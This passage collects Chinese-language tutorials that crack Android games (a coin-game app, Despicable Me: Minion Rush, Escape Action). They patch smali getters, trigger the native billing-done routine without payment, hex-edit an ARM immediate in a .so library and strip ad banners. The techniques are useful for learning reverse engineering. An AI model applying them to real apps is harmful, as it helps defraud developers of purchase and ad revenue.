    iget v0, p0, Lcom/qxshikong/mm/lolita/c/c;->a:I

    const/high16 v0, 0x2710 #修改金币数，在get方法获取返回值前，我们将金币的值设置成10000，这里要使用十六进制

    return v0
.end method

.method public final a(I)V
    .locals 0

    iput p1, p0, Lcom/qxshikong/mm/lolita/c/c;->a:I

    return-void
.end method

.method public final b()I
    .locals 1

    iget v0, p0, Lcom/qxshikong/mm/lolita/c/c;->b:I

    const/high16 v0, 0xa #修改钻石数，在get方法获取返回值前，我们将金币的值设置成10，这里要使用十六进制

    return v0
.end method

.method public final b(I)V
    .locals 0

    iput p1, p0, Lcom/qxshikong/mm/lolita/c/c;->b:I

    return-void
.end method
```

http://blog.csdn.net/jiangwei0910410003


这里修改的方法就是参照我们前面说到的例子中怎么设置一个 int 类型的值

我们一定要通过上面的源码文件的目录找到指定的 smali 文件：



我们修改了 smali 文件之后保存，然后进行编译打包，之后安装打好包之后的 apk(这个步骤在前面的案例中已经说过了)，我们安装签名的 apk,但是我们可能会遇到一个问题：

会涉及到签名不一样，但是包名一样的问题(和没有手机中之前的 apk 包冲突)，这个很简单，卸载后安装即可，运行之后我们到购买界面查看：



擦，我们发现金币和钻石多了好多呀，那么我们就可以疯狂的操作吧！！！

但是这里我们会发现一个问题，这里的数量和我们设置的不一样，而且我们发现是我们设置 的 65536 倍，是 2 的 16 次方，这个问题，我以为是上面 smali 文件中修改成十六进制的问题，所以我又改成十进制的，结果还是一样，没办法了，不就结 了，这个问题不是我们这篇文章的主题，我们只要看到了金币数和钻石数确实被修改了。好开心呀！！

总结：

本文的内容只在于讲解如何破解 Android 中 apk 的原理和步骤，当然并不是所有的 游戏都能破解的，这也是我这里为什么要选择这款应用的这个版本，这都是有原因的，我曾经用这种方法去破解不同版本的，比如是 1.8 版本的，结果失败了！因 为这里面有一个很大的麻烦就是怎么找到指定的 smali 文件，这个其实想找到真是超级难的，所以你们也不要多想去破解所以的游戏，当然你们也是可以尝试 的，如果可以的话，记得通知我，我也来看看，哈哈！！

http://blog.csdn.net/jiangwei0910410003/article/details/25805453

小黄人快跑之 so 文件的简单分析

游戏名称：小黄人快跑

测试类型：修改香蕉数量（类似金币）

主要方式：IDA 进行分析，修改 so 文件


今天我们来分析的是小黄人快跑，小黄人的形象从电影上面一直都蛮好的，现在都拍到了第二部了，所以我们找到这个游戏来进行分析。

第一层次分析：

拿到游戏，首先我们得先安装看看有什么地方是值得破解的。

通过观察，我们发现游戏中主要的消费方式在香蕉和金币上面，既然这样，那么我们就先看看支付上面是否可以直接破解内购。购买截图如下图所示：

和游戏支付的方式，那么就查询相关资料，例如以前我的教程中对 onPayFailed 方法的修改，对 onBillingFinish 方法的修改，在这里可能是对移动支付进行了升级，没法直接那样操作。既然这样，那么我们就查看下 Logcat，看看有无有价值的信息。




	PID	TID	Application	Tag	Text
9:38:07.630	29142	29192		System.out	ohohohohohohohohohohohohohohohohohohohohohoho33
9:38:07.630	29142	29142		Network	network [WIFI] is connected.
9:38:07.690	1819	29295		Smack/Packet	notify conn break (IOEx), close connection
9:38:07.700	1819	1838		GTalkService	connectionClosed: no XMPPConnection - That's strange!
9:38:07.730	29142	29142		dalvikvm	GC_FOR_ALLOC freed 1426K, 37% free 10416K/16327K, paus
9:38:07.820	29142	29146		dalvikvm	GC_CONCURRENT freed 1462K, 37% free 10416K/16327K, pau
9:38:07.820	29142	29142		dalvikvm	WAIT_FOR_CONCURRENT_GC blocked 19ms
9:38:07.900	29142	29146		dalvikvm	GC_CONCURRENT freed 1467K, 37% free 10412K/16327K, pau

通过多次测试，我们发现在点击进入游戏支付的时候有这行输出，那么好，我们就跟进观察这行代码，这行代码后面肯定是启动支付流程的相关代码。

```
const-string v2, "yyyyMMddHHmmss"

invoke-direct {v0, v1}, Ljava/text/SimpleDateFormat;-><init>(Ljava/lang/String;)V

sget-object v0, Lcom/gameloft/android/ANMP/GloftDMHM/Game;->N:Lcom/gameloft/android/ANMP/GloftDMHM/Game;

new-instance v1, Lcom/gameloft/android/ANMP/GloftDMHM/x;

invoke-direct {v1}, Lcom/gameloft/android/ANMP/GloftDMHM/x;-><init>()V

invoke-virtual {v0, v1}, Lcom/gameloft/android/ANMP/GloftDMHM/Game;->runOnUiThread(Ljava/lang/Runnable;)V

sget-object v0, Ljava/lang/System;->out:Ljava/io/PrintStream;

new-instance v1, Ljava/lang/StringBuilder;

const-string v2, "ohohohohohohohohohohohohohohohohohohohohohoho"

invoke-direct {v1, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v1, p0}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v1

invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v1
```

这行代码被调用，所以打开观察它

对于 smali 代码不熟悉的同学，那么直接使用 jd-gui 打开 jar 文件查看吧，如下：



搜索找到我们发现的特征字符，如下：

```
public static void Billing(int paramInt1, int paramInt2)
{
  if ((paramInt1 > 33) || (paramInt2 == 1))
    v = true;
  if (!v)
  {
    v = true;
    m = paramInt1;
    new SimpleDateFormat("yyyyMMddHHmmss");
    N.runOnUiThread(new x());
    System.out.println("ohohohohohohohohohohohohohohohohohohohohohohoho" + paramInt1);
  }
}
```

这样，我们直接查看 x()类：

```
{
  return;
  GameInterface.doBilling(Game.N, true, true, "018", null, Game.u);
  continue;
  GameInterface.doBilling(Game.N, true, true, "005", null, Game.u);
  continue;
  GameInterface.doBilling(Game.N, true, true, "006", null, Game.u);
  continue;
  GameInterface.doBilling(Game.N, true, true, "014", null, Game.u);
  continue;
  GameInterface.doBilling(Game.N, true, true, "015", null, Game.u);
```

我们可以发现，doBilling 方法，按照名称来想，我们也感觉就是购买的时候使用的，所以我们追寻它去。

全文搜索 doBilling 效果不太理想，所以我们可以直接找 GameInterface 这个类的相关调用方式了。


```
package com.gameloft.android.ANMP.GloftDMHM;

import cn.cmgame.billing.api.GameInterface.IPayCallback;

final class m
  implements GameInterface.IPayCallback
{
  public final void onResult(int paramInt, String paramString, Object
  {
    switch (paramInt)
    {
    default:
      Game.w = false;
      Game.nativeShowedBilling();
      Game.nativeActiveoffline(1);
    case 1:
    case 2:
    }
    while (true)
    {
      return;
      Game.w = false;
      Game.nativeBillingDone(Game.m);
      continue;
      Game.w = false;
      Game.nativeShowedBilling();
      Game.nativeActiveoffline(1);
    }
  }
}
```

好了，到了这个类，根据接口名称，我们可以猜到，这个是支付的回调函数。回调函数的意思，也就是判断是否支付了，然后返回相关数据，由其他算法来进行香蕉或金币数量的增加。

Game.nativeBillingDone,看到这个 native 方法，我们就需要对 so 文件进行分析操作了，我们找到 Game 类，看看是调用的哪个 so 文件，搜索 system.loadlibrary：

```
    }
  }
  SUtils.setContext(this);
  System.loadLibrary("despicablemefree");
  if (!ay)
  {
    Device.init();
```

晓得了 so 的名称，那么我们就挂起 ida，java 可以直接调用使用的肯定都是 export 导出函数，所以我们在 export 中搜索 nativeBillingDone:



然后看到这个方法：


```
; =============== S U B R O U T I N E =======================================

                EXPORT Java_com_gameloft_android_ANMP_GloftDMHM_Game_nativeBillingDone
Java_com_gameloft_android_ANMP_GloftDMHM_Game_nativeBillingDone
                MOV             R0, R2
                B               addCash
; End of function Java_com_gameloft_android_ANMP_GloftDMHM_Game_nativeBillingDone
```

B 是调用方法的意思，这里调用 addCash 方法，所以我们更清楚的明白，这个就是增加金币阿，名字都这么通俗易懂了，再猜不到就对不起人家作者了。

先大致浏览一下方法是干什么的：

```
                EXPORT addCash
addCash                                 ; CODE XREF: Java_com_gameloft_android_ANMP_GloftDMHM_Game
                STMFD           SP!, {R3-R8,R10,LR}
                CMP             R0, #1  R0为传入的参数，这里跟1做比较
                LDR             R5, =(_GLOBAL_OFFSET_TABLE_ - 0x209014)
                MOV             R6, R0 将传入的参数R0赋值给R6
                ADD             R5, PC, R5 ; _GLOBAL_OFFSET_TABLE_
                BNE             loc_209028 上面跟1比较，比较完之后，看结果来进行方法的条换
                LDR             R3, =(off_A45CC4 - 0xA48944)
                MOV             R2, #2
                LDR             R3, [R5,R3] ; unk_A56BE0
                STR             R2, [R3]
                LDMFD           SP!, {R3-R8,R10,PC}
```


好，大致看懂第一段代码后，我们往下翻翻：



通过图片中的文字说明，我们也简单能够明白，我们需要做的，就是先测试一下，将这个 addcash(int)方法的传入参数设置为 8 会怎么样，是不是会增加金币。所以我们回到最初分析的时候，看这里：

```
Game.v = false;
Game.nativeBillingDone(Game.m);
continue;
```

我们通过查找可以知道 Game.m 就是一个 int 类型的数据，那么，我们就明白了，我们可以直接操作 Game.m 的数值，将其设置为 8 即可，同时将这行 Game.nativeBillingDone 调用方法放到一个我们明显能用按钮控制的位置。



阿门，感谢作者，看到这行输出，这个是我们点击支付界面的返回按钮产生的，因为支付过程中会将游戏声音暂停，所以才会产生这个情况，方便开发者观察数据。

起来，我们是可以通过自己在主类 Game.smali 中自己寻找其他地方的，能看到 log 只是更加方便了我们的分析速度而已，我们手动寻找代码也是可以的。所以没有发现 log，只是在时间上面花费会多一点，其他影响是不大的。

好，那么我们就直接找到这行 log 的打印地方，在它上面调用 nativeBillingDone 方法：

```
.method public static isSoundOff()I
    .locals 3


    const/16 v1 , 0x8

    invoke-static {v1}, LILOVEGG;->LogInt(I)V

    invoke-static {v1}, Lcom/gameloft/android/ANMP/GloftDMHM/Game;->nativeBillingDone(I)V
```

第一行，设置 v1=8，第二行，调用我自己的方法打印 int 数据看是否赋值成功，同学们可以忽略掉的，第三行调用 natveBillingDone 方法。

然后回编译，打包测试.....

发现初始化金币真的为 18888，然后点击商店，支付页面，按返回键：

好了，到了这里，我们的第一层次的目的就完成了。

需要说明的是，IDA 的使用，同学们自己查资料，ARM 语法，自己查资料即可，网上有很多教程的，自己动手，掌握更深入。

第二层次分析：

进行完第一层次分析后，我们知道已经分析对了位置。So 文件中的算法也找对了，那么，我们初始化多增加点金币多好，于是，我们继续开始分析。

```
LDR             R0, [R4]
MOV             R1, #0x49C8
BL              sub_208DAC
```

关键点就在 addcash 方法中的这一行对 R1 复制的代码上面，我们打开 16 进制看一眼：

只有四个字节，通过这 4 个字节实现将 18888 赋值给 R1,4 个字节最大的数字为 0xffff，要看这个函数接收的是无符号，还是有符号类型的 int16，现在最大数值可能就是 0xffff 对应换算到十进制为 65535。

好，那么我们就看看怎么来修改数据吧，立即数，我们就可以直接操作修改字节了。

C8 19 04 E3 ，这行代码原本为 MOV R1, #0x49C8

关于指令命令本人也不太熟悉，所以直接慢慢试着改一下

因为那个本身的立即数，通过观察发现原本的指令刚好反过来为 E3 04 19 C8 ，那么对照 0x49C8，我直接修

改为如上图所示：

```
MOV             R1, #0xFFFF
```

发现直接修改成功了，好了，这样就更给力了，我们直接使用 010Editor 或者 UE，操作 so 文件

```
00209 0EC   FF 1F 0F E3 2D FF FF E
```

前面蓝色部分为内存地址，我们使用 ctrl + g 命令跳转地址，直接对应修改这四个字节码即可。

然后重新打包，测试。。

结果自己可以看到，一切正常，初始化 65535。。

支付页面，返回，增加金币。。

我们这次测试的是香蕉的增加方式，所以还有金币的增加噢，这个就留给感兴趣的同学们自己尝试了，自己动手，多多练习~~~

仅供内部交流，请勿做其他商业用途！

听鬼哥说故事

TL 大厦的相关分析

听鬼哥说故事

最近一直没有发分析游戏破解类的游戏，刚刚看到一个好玩的游戏更新了，那么我们来分析下新版本的破解。

游戏的破解，主要靠的是积累经验，没有千篇一律的游戏，所以只是照着教程修改是次要的，重要的是破解思路的分析。

游戏名：逃离大厦

版本:1.5

目的:金币破解，广告去除

0x1:游戏试玩

发现广告情况:

到商店看一下：

100
商店
200 coins
+100%
$ 0.99
510 coins
+70%
$ 1.99
1500 coins
+50%
$ 4.99
5000 coins
+100%
$ 9.99
10200 coins
+70%
$ 19.99
30000 coins
+50%
$ 49.99
无需分期买手机 找拍拍贷借款

好了，我们简单总结一下：

通过第一张图,我们可以得到：

①.游戏在进入的时候显示广告--->我们找游戏启动类开始分析

②.广告上面说，点击安装会增加 200 金币--->我们找增加 200 的地方

③.广告资源是由网络返回的，还是本地自带的--->断网方式进入，确定资源从哪里来

通过第二张图，我们可以得到:

①.游戏初始化金币为 100-->我们可以找游戏初始化 100 的地方，看游戏是如何定义金币的，同时可以将这里修改为 9999

②.商品标价游戏币是用 coin 来表示的-->搜索 coin 所在的类进行查看，看看金币的模型是如何构造的

③.最下面有广告，点击左下角的小圈 i --->通过点击，确定这里的广告是谷歌广告

0x2:开始分析


按照 0x1 的游戏试玩，我们已经得出了一些结论，那么下一步就是开始分析这些结论哪个可用。

这里，建议有兴趣的朋友可以自己开始动手了。。。

----------分割线----------

继续我们的分析:

Coin 的搜索，让我们发现这两个类:


名称
StringsResources.smali
StringsResourcesDE.smali
StringsResourcesEN.smali
StringsResourcesES.smali
StringsResourcesFR.smali
StringsResourcesJA.smali
StringsResourcesKO.smali
StringsResourcesZHCH.smali
StringsResourcesZHTW.smali
GeneralResources.smali
LocalsResources.smali
ShopResources.smali
AchievementView$CoinsBadge$1.smali
AchievementView$CoinsBadge.smali
AchievementView.smali
MoneyModel.smali
MoneyView.smali
ConsumePurchaseCommand.smali
GetInventoryCommand.smali
PurchaseCoinsCommand.smali
PurchaseCommandHashmap.smali
ReportGoldPurchasedCommand.smali
CoinsGoods.smali
GoodsType.smali
MainShopModel.smali
MainShopView.smali
CoinGoodsPanel.smali
CoinGoodsView.smali
PurchaseSKUs.smali
PurchaseData.smali
PurchaseInfo.smali
Stage82.smali
Saver.smali
SoundsEnum.smali

打开后，我们发现正是我们所需的

```
.method public getMoney()F
    .registers 2

    .prologue
    .line 16
    iget v0, p0, Lcom/gipnetix/escapeaction/scenes/money/MoneyModel;->money:F

    return v0
.end method

.method public setMoney(F)V
    .registers 2
    .parameter "money"

    .prologue
    .line 20
    iput p1, p0, Lcom/gipnetix/escapeaction/scenes/money/MoneyModel;->money:F

    .line 21
    return-void
.end method

.method public update(F)V
    .registers 3
    .parameter "amount"

    .prologue
    .line 28
    iget v0, p0, Lcom/gipnetix/escapeaction/scenes/money/MoneyModel;->money:F
```

有 set 和 get 方法，还有 update 函数可以辅助确定，金币的定义是在此类，那么接下来就简单了，我们对 get 方法的返回值进行赋值即可，float 类型的，所以我们在 return v0 前面加上

const v0, 0x4b18967f

即 9999999。

不熟悉转换的，可以自己写一个 helloworld，设置一个 float 的数值，自己反编译看看即可。

9999999
商店
提示
建议
大师
时间

0x3:广告的去除

google 广告的去除，以前也有文章简单叙述过，这里就不再重复。

我们直接开始分析软件打开后的那个广告显示。

通过断网和联网两种情况，我们确定此图片不是由网络返回的，而是本地存在的资源。

那么我们就在本地浏览下，一般这些资源都是在 assets 文件夹下放置的。

通过浏览，发现位置：

所以，我们就搜索一下 banner.png 的引用位置：

```
.line 36
const-string v1, "BerryKingBanner"

const-string v2, "berry_king/banner.png"

sget-object v3, Lorg/anddev/andengine/opengl/texture/TextureOptions;->BILINEAR_PREMULTIPLYALPHA:Lorg/anddev/andengine/opengl/texture/TextureOptio

invoke-virtual {p0, v1, v2, v3}, Lcom/gipnetix/escapeaction/resources/scene_resources/MenuSceneResources;->texture(Ljava/lang/String;Ljava/lang/S

.line 38
```

好了，只发现一处，那么，我们按照正常的思路，直接删掉这四行引用。

----------分割线----------

打包测试，游戏闪退


那我们就分析下这几行代码的作用。

通过阅读 smali 代码，联系上下文，发现是对一些图片资源的定义设置，然后游戏中来调用，同时，这个方法内的图片有一些就是游戏本身的图片资源，所以我们这里随意删除，肯定会导致其他地方调用失败，游戏会闪退。

好了，那么我们继续分析下去。

我们搜索 assets 下 banner.png 所在文件夹,berry_king

发现:



我们进去看一下：

这次我们搜索.method ，来查看此类里面的方法：

```
Line 31: .method public constructor <init>(Lcom/gipnetix/escapeaction/scenes/map/MenuScene;)V
Line 251: .method static synthetic access$000(Lcom/gipnetix/escapeaction/scenes/ads/BerryKingBanner;)Lorg/anddev/
Line 262: .method static synthetic access$100(Lcom/gipnetix/escapeaction/scenes/ads/BerryKingBanner;)Lcom/gipneti
Line 273: .method static synthetic access$200(Lcom/gipnetix/escapeaction/scenes/ads/BerryKingBanner;)V
Line 284: .method private openPlayStore()V
Line 375: .method public getController()Lcom/gipnetix/escapeaction/objects/AbstractController;
Line 385: .method public hideView()V
Line 405: .method public showView()V
```

看到 showView 和 hideView，我们就有一些小激动了，打开看下

```
.method public showView()V
    .registers 3

    .prologue
    .line 72


    iget-object v0, p0, Lcom/gipnetix/escapeaction/scenes/ads/BerryKingBanner;->scene:Lcom/gipnetix/escapeaction/scenes/map/MenuScene;

    const/4 v1, 0x1

    invoke-virtual {v0, v1}, Lcom/gipnetix/escapeaction/scenes/map/MenuScene;->setDialogShowed(Z)V

    .line 73
    iget-object v0, p0, Lcom/gipnetix/escapeaction/scenes/ads/BerryKingBanner;->scene:Lcom/gipnetix/escapeaction/scenes/map/MenuScene;

    invoke-virtual {v0, p0}, Lcom/gipnetix/escapeaction/scenes/map/MenuScene;->attachChild(Lorg/anddev/andengine/entity/IEntity;)V

    .line 74
    return-void
.end method
```

这个 menuScene，刚好是我们搜索的 banner.png 所在的 MenuSceneResources 这个类相关，通过名字也可以了解，banner.png 所在的类为资源定义类，所以推测我们这里的 show 方法，就是显示那个广告的，于是，我们在方法头那里直接返回 void 即可。

return-void

打包，测试。。。。。。

一切都正常，广告部显示，金币 99999。。。。

接下来就是好好玩游戏吧，其实，第一次发现这个游戏，我是手动一直打通关的，在通关以后，简单分析了，这次更新，增加了一些关卡，挺好玩的。

以【Happy 女王】为例 分析安卓游戏的数值规则 图/文


本教程是低调(d-iao)@吾爱破解安卓破解三部曲的文字版

原帖地址：http://www.52pojie.cn/thread-228101-1-1.html

